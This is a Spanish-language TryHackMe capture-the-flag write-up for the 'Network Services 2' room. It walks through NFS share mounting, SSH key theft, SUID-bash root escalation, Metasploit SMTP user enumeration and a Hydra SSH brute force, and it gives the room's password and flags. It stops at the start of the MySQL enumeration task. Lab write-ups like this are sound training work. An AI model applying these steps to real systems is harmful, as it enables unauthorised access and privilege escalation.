Writeup: Sala *Network Service 2*

Autor: Ismaeldevs

Plataforma: TryHackMe

4 de julio de 2025

Índice

1. Introducción **2**

2. Sala **2**

2.1. Tarea 1 - Conéctate 2
2.2. Tarea 2 - Entendiendo NFS 2
2.3. Tarea 3 - Enumerando NFS 3
2.4. Tarea 4 - Explotando NFS 7
2.5. Tarea 5 - Entendiendo SMTP 9
2.6. Tarea 6 - Enumerando SMTP 10
2.7. Tarea 7 - Explotando SMTP 13
2.8. Tarea 8 - Entendiendo MySQL 15
2.9. Tarea 9 - Enumerando MySQL 15
2.10. Tarea 10 - Explotando MySQL 18

3. Conclusión sobre la Sala **22**

1. Introducción

En esta sala seguiremos profundizando en la enumeración y explotación de servicios de red comunes, centrándose en las vulnerabilidades y configuraciones erróneas que pueden encontrarse en entornos reales. Trabajaremos con tres servicios fundamentales:

- **NFS (Network File System)**
- **SMTP (Simple Mail Transfer Protocol)**
- **MySQL**

2. Sala

2.1. Tarea 1 - Conéctate

¡Nos conectamos! Vamos a conectarnos con el servidor de OpenVPN para empezar a realizar las actividades e interactuar con la máquina objetivo que nos proporciona TryHackMe en las diferentes tareas.

Respuesta: **No requiere respuesta** (Hacemos clic en **Submit**).

2.2. Tarea 2 - Entendiendo NFS

En esta tarea vamos a introducirnos en el funcionamiento del protocolo **NFS (Network File System)**, explicando cómo permite compartir archivos a través de una red. Abordamos conceptos básicos como el montaje de directorios, el uso de identificadores de usuario y grupo para gestionar permisos, y cómo se comunica un cliente y servidor mediante RPC.

Una vez que entedemos el protocolo NFS, vamos a responder las siguientes preguntas:

Pregunta: What does NFS stand for?
Respuesta: **Network File System**

Pregunta: What process allows an NFS client to interact with a remote directory as though it was a physical device?
Respuesta: **Mounting**

Pregunta: What does NFS use to represent files and directories on the server?

Respuesta: **file handle**

Pregunta: What protocol does NFS use to communicate between the server and client?
Respuesta: **RPC**

Pregunta: What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2
Respuesta: **user id / group id**

Pregunta: Can a Windows NFS server share files with a Linux client? (Y/N)
Respuesta: **Y**

Pregunta: Can a Linux NFS server share files with a MacOS client? (Y/N)
Respuesta: **Y**

Pregunta: What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.
Respuesta: **4.2**

2.3. Tarea 3 - Enumerando NFS

Ahora nos centramos en identificar y listar los recursos compartidos disponibles a través del protocolo NFS. Aprenderemos también sobre el uso de herramientas como **showmount** para obtener información sobre los directorios exportados de un servidor NFS.

Antes de empezar, tenemos que inicializar nuestra máquina objetivo haciendo clic en **Start Machine** en el lado superior.

¡Vamos a responder las siguientes preguntas!

Pregunta: How many ports are open on the target machine?

Debemos realizar un escaneo sencillo para lograr saber la cantidad de puertos que se encuentran abiertos en la máquina objetivo, realizamos el siguiente escaneo:
nmap -sC -sN {IP}

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sN 10.10.205.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 13:35 EDT
Nmap scan report for 10.10.205.217
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
| ssh-hostkey:
|   2048 73:92:8e:04:de:40:fb:9c:90:f9:cf:42:70:c8:45:a7 (RSA)
|   256 6d:63:d6:b8:0a:67:fd:86:f1:22:30:2b:2d:27:1e:ff (ECDSA)
|_  256 bd:08:97:79:63:0f:80:7c:7f:e8:50:dc:59:cf:39:5e (ED25519)
111/tcp  open|filtered rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp6  nfs
|   100021  1,3,4      34040/udp   nlockmgr
|   100021  1,3,4      38259/tcp   nlockmgr
|   100021  1,3,4      39833/udp6  nlockmgr
|   100021  1,3,4      44461/tcp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open|filtered nfs_acl

Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
```

Respuesta: 7

Pregunta: Which port contains the service we're looking to enumerate?

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sN 10.10.205.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 13:35 EDT
Nmap scan report for 10.10.205.217
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
| ssh-hostkey:
|   2048 73:92:8e:04:de:40:fb:9c:90:f9:cf:42:70:c8:45:a7 (RSA)
|   256 6d:63:d6:b8:0a:67:fd:86:f1:22:30:2b:2d:27:1e:ff (ECDSA)
|_  256 bd:08:97:79:63:0f:80:7c:7f:e8:50:dc:59:cf:39:5e (ED25519)
111/tcp  open|filtered rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp6  nfs
|   100021  1,3,4      34040/udp   nlockmgr
|   100021  1,3,4      38259/tcp   nlockmgr
|   100021  1,3,4      39833/udp6  nlockmgr
|   100021  1,3,4      44461/tcp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open|filtered nfs_acl

Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
```

Respuesta: 2049

Pregunta: Now, use /usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?

Ahora, debemos ejecutar el siguiente comando para averiguar el nombre del recurso compartido disponible:

/usr/sbin/showmount -e {IP}

Respuesta: /home

Time to mount the share to our local machine!

First, use mkdir /tmp/mount to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.

Then, use the mount command we broke down earlier to mount the NFS share to your local machine. Change directory to where you mounted the share

Pregunta: what is the name of the folder inside?

Para lograr responder a la pregunta, debemos seguir los pasos que nos sugieren para encontrar el nombre del directorio. Lo primero que haremos es crear un directorio en nuestro equipo donde montaremos el recurso compartido, utilizaremos el comando **mkdir /tmp/mount**, posterior a eso, usaremos el comando **mount** explicado en la tarea para montar el recurso compartido NFS en el equipo local.

sudo mount -t nfs {IP}:home /tmp/mount/ -nolock

Después, ingresamos en el directorio creado y listamos para conocer el recurso compartido que montamos en nuestro equipo.

Respuesta: cappucino

Pregunta: Interesting! Let's do a bit of research now, have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?

Simplemente, ingresamos en el directorio de **cappucino** y listamos para conocer la carpeta que nos podría dar acceso de manera remota al servidor.

Respuesta: .ssh

Pregunta: Which of these keys is most useful to us?

Ingresamos al directorio **.ssh** y listamos para averiguar la clave más útil que nos puede resultar.

Respuesta: id_rsa

Copy this file to a different location your local machine, and change the permissions to 600 using chmod 600 [file].

Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.


Pregunta: Can we log into the machine using ssh -i <key-file><username>@<ip>? (Y/N)

Para saber la respuesta a la pregunta, vamos a cambiar los permisos del archivo a **600** usando el comando:

sudo chmod 600 id_rsa.

Luego, vamos a intentar ingresar de manera remota ejecutando:

ssh cappucino@{IP} -i id_rsa



Respuesta: Y

2.4. Tarea 4 - Explotando NFS

Ahora nos vamos a enfoca en cómo ciertas configuraciones inseguras en NFS pueden permitir a un atacante modificar archivos remotos con permisos elevados, lo que puede llevar a una escalada de privilegios en el sistema objetivo.

¡Hora de explotar vulnerabilidades!

First, change directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user's home directory.


Download the bash executable to your Downloads directory. Then use cp /Downloads/bash . to copy the bash executable to the NFS share. The copied bash shell must be owned by a root user, you can set this using sudo chown root bash

Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using sudo chmod +[permission] bash.

Pregunta: What letter do we use to set the SUID bit set using chmod?


Para encontrar la respuesta, antes debemos seguir una serie de pasos que son descargar u obtener el archivo bash desde github y descargarlo en nuestra carpeta de descargas, posterior, vamos a copiarlo y pegarlo en la carpeta de **cappucino**.

Por último, le cambiamos los permisos al archivo y hacemos que sea propiedad de un usuario root y usamos la letra **s** para establecer el SUID.



Respuesta: s

Pregunta: Let's do a sanity check, let's check the permissions of the bash executable using ls -la bash. What does the permission set look like? Make sure that it ends with -sr-x.



Respuesta: -rwsr-sr-x


Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with "./bash -p". The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

Pregunta: Great! If all's gone well you should have a shell as root! What's the root flag?

Para obtener la flag, debemos seguir los pasos que nos indican e intentar ingresar nuevamente a la SSH, una vez que ingresamos vamos a ejecutar el comando

./bash -p (El parámetro -p nos ayudará a que los permisos sean persistentes)

Una vez que ingresamos, usamos **pwd** para saber nuestra ubicación, luego, entraremos en la carpeta **root** y listaremos su contenido, después, encontraremos un archivo **root.txt** el cual vamos a leer su contenido ejecutando **cat root.txt**



Respuesta: **THM{nfs_got_pwned}**

2.5. Tarea 5 - Entendiendo SMTP

En esta tarea vamos a conocer el protocolo **SMTP (Simple Mail Transfer Protocol)**, explicando su función en el envío de correos electrónicos. Vamos a abordar temas como el proceso de envío, el puerto predeterminado utilizado y la compatibilidad del protocolo con diferentes sistemas operativos.

Después de entender al protocolo SMTP, vamos a responder a las siguientes preguntas:

Pregunta: What does SMTP stand for?
Respuesta: **Simple Mail Transfer Protocol**

Pregunta: What does SMTP handle the sending of? (answer in plural)
Respuesta: **emails**

Pregunta: What is the first step in the SMTP process?
Respuesta: **SMTP handshake**

Pregunta: What is the default SMTP port?
Respuesta: **25**

Pregunta: Where does the SMTP server send the email if the recipient's server is not available?
Respuesta: **smtp queue**

Pregunta: On what server does the Email ultimately end up on?
Respuesta: **POP/IMAP**


Pregunta: Can a Linux machine run an SMTP server? (Y/N)
Respuesta: Y

Pregunta: Can a Windows machine run an SMTP server? (Y/N)
Respuesta: Y

2.6. Tarea 6 - Enumerando SMTP


Ahora vamos a abordar el proceso de enumeración del servicio SMTP y cómo mediante herramientas como Metasploit es posible obtener información relevante sobre su configuración.

Vamos a empezar! Lo primero será iniciar la máquina objetivo haciendo clic en **Start Machine** en el lado superior.



Pregunta: First, lets run a port scan against the target machine, same as last time. What port is SMTP running on?

Ahora, debemos realizar un escaneo sencillo utilizando **Nmap**, ejecutaremos el siguiente comando:
nmap -sV {IP}



Respuesta: 25

Pregunta: Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?


Para iniciar la herramienta de **Metasploit**, vamos a ejecutar el comando:

Respuesta: msfconsole -q

Pregunta: Let's search for the module **smtp_version**, what's it's full module name?

Ahora, nos apoyaremos de esta herramienta para conseguir la respuesta a la pregunta. Una vez en la consola de Metasploit, vamos a buscar el modulo **smtp_version** con el comando:


search smtp_version



Respuesta: auxiliary/scanner/smtp/smtp_version

Pregunta: Great, now- select the module and list the options. How do we do this?

Para responder a la pregunta, vamos a usar este auxiliar con el comando:
use 0
Luego, veremis el listado de opciones con el comando: **show options**



Respuesta: options

Pregunta: Have a look through the options, does everything seem correct? What is the option we need to set?


Respuesta: RHOSTS

Pregunta: Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

Ahora, debemos completar los requisitos y correr el exploit para obtener la respuesta a la pregunta, para ello, estableceremos el siguiente valor:

- **set RHOSTS {IP objetivo}**


Por último, procederemos a correr el exploit con el comando **run** y encontraremos la respuesta a la pregunta.



Respuesta: **polosmtp.home**

Pregunta: What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

Simplemente, volvemos a analisar el escaeno de puertos que hicimos previamente o corremos el comando nuevamente.




Respuesta: **Postfix**

Pregunta: Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module smtp_enum, what's it's full module name?

Para encontrar el nombre del modulo completo debemos nuevamente iniciar **Metasploit** con **msfconsole -q** y realizar una busqueda por medio del modulo **smtp_enum** con el comando:

search smtp_enum




Respuesta: **auxiliary/scanner/smtp/smtp_enum**

Pregunta: What option do we need to set to the wordlist's path?

Ahora, necesitaremos descargar en nuestro equipo local una lista de nombres de usuarios, para ello, usaremos el comando:

sudo apt install seclists

Una vez instalado, procedemos a seleccionar el auxiliar con **use 0** y revisaremos las opciones con **show options** para encontrar la opción donde necesitamos establecer el wordlist's.



Respuesta: USER_FILE

Pregunta: Once we've set this option, what is the other essential paramater we need to set?


Respuesta: RHOSTS

Pregunta: Okay! Now that's finished, what username is returned?

Después de establecer los siguientes valores:

- **set RHOSTS {IP}**
- **set USER_FILE /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt**

Vamos a ejecutar el exploit con el comando **run**, despues, procederá a encontrar el usuario.



Respuesta: administrator

2.7. Tarea 7 - Explotando SMTP

Ahora aprenderemos cómo aplicar las credenciales obtenidas durante la etapa de enumeración para lograr acceso al sistema. Aquí usaremos herramientas de fuerza bruta como **Hydra**.


Pregunta: What is the password of the user we found during our enumeration stage?

Para encontrar la contraseña del usuario, requerimos de **Hydra** y un listado de contraseñas para lograr encontrarla.

Una vez que tenemos estas dos utilidades, procederemos a ejecutar el siguiente comando:

hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV {IP Objetivo} ssh


Después de un tiempo, nos saltara la contraseña.



Respuesta: alejandro


Pregunta: Great! Now, let's SSH into the server as the user, what is contents of smtp.txt

Una vez que tenemos las credenciales tanto usuario y contraseña, vamos a acceder a la SSH con las mismas.



Ahora que nos encontramos dentro, procederemos a listar los archivos que contiene el servidor con **ls**. Después, vamos a leer el contenido del archivo **smtp.txt** ejecutando el comando:

cat smtp.txt



Respuesta: **THM{who_knew_email_servers_were_c00l?}**

2.8. Tarea 8 - Entendiendo MySQL

Esta tarea presenta una introducción al sistema de gestión de bases de datos relacionales **MySQL**, destacando que funciona bajo un modelo cliente-servidor y emplea el lenguaje estructurado SQL para gestionar conjuntos de datos organizados en tablas interrelacionadas.

Después de comprender MySQL, podemos pasar a responder las siguientes preguntas de la tarea.

Pregunta: What type of software is MySQL?
Respuesta: **relational database management system**

Pregunta: What language is MySQL based on?
Respuesta: **SQL**

Pregunta: What communication model does MySQL use?
Respuesta: **client-server**

Pregunta: What is a common application of MySQL?
Respuesta: **back end database**

Pregunta: What major social network uses MySQL as their back-end database? This will require further research.
Respuesta: **Facebook**

2.9. Tarea 9 - Enumerando MySQL

Ahora aprenderemos a identificar y recopilar información sobre el servicio de MySQL en una máquina objetivo. Utilizaremos herramientas como Nmap para la enumeración y Metasploit para escanear base de datos.

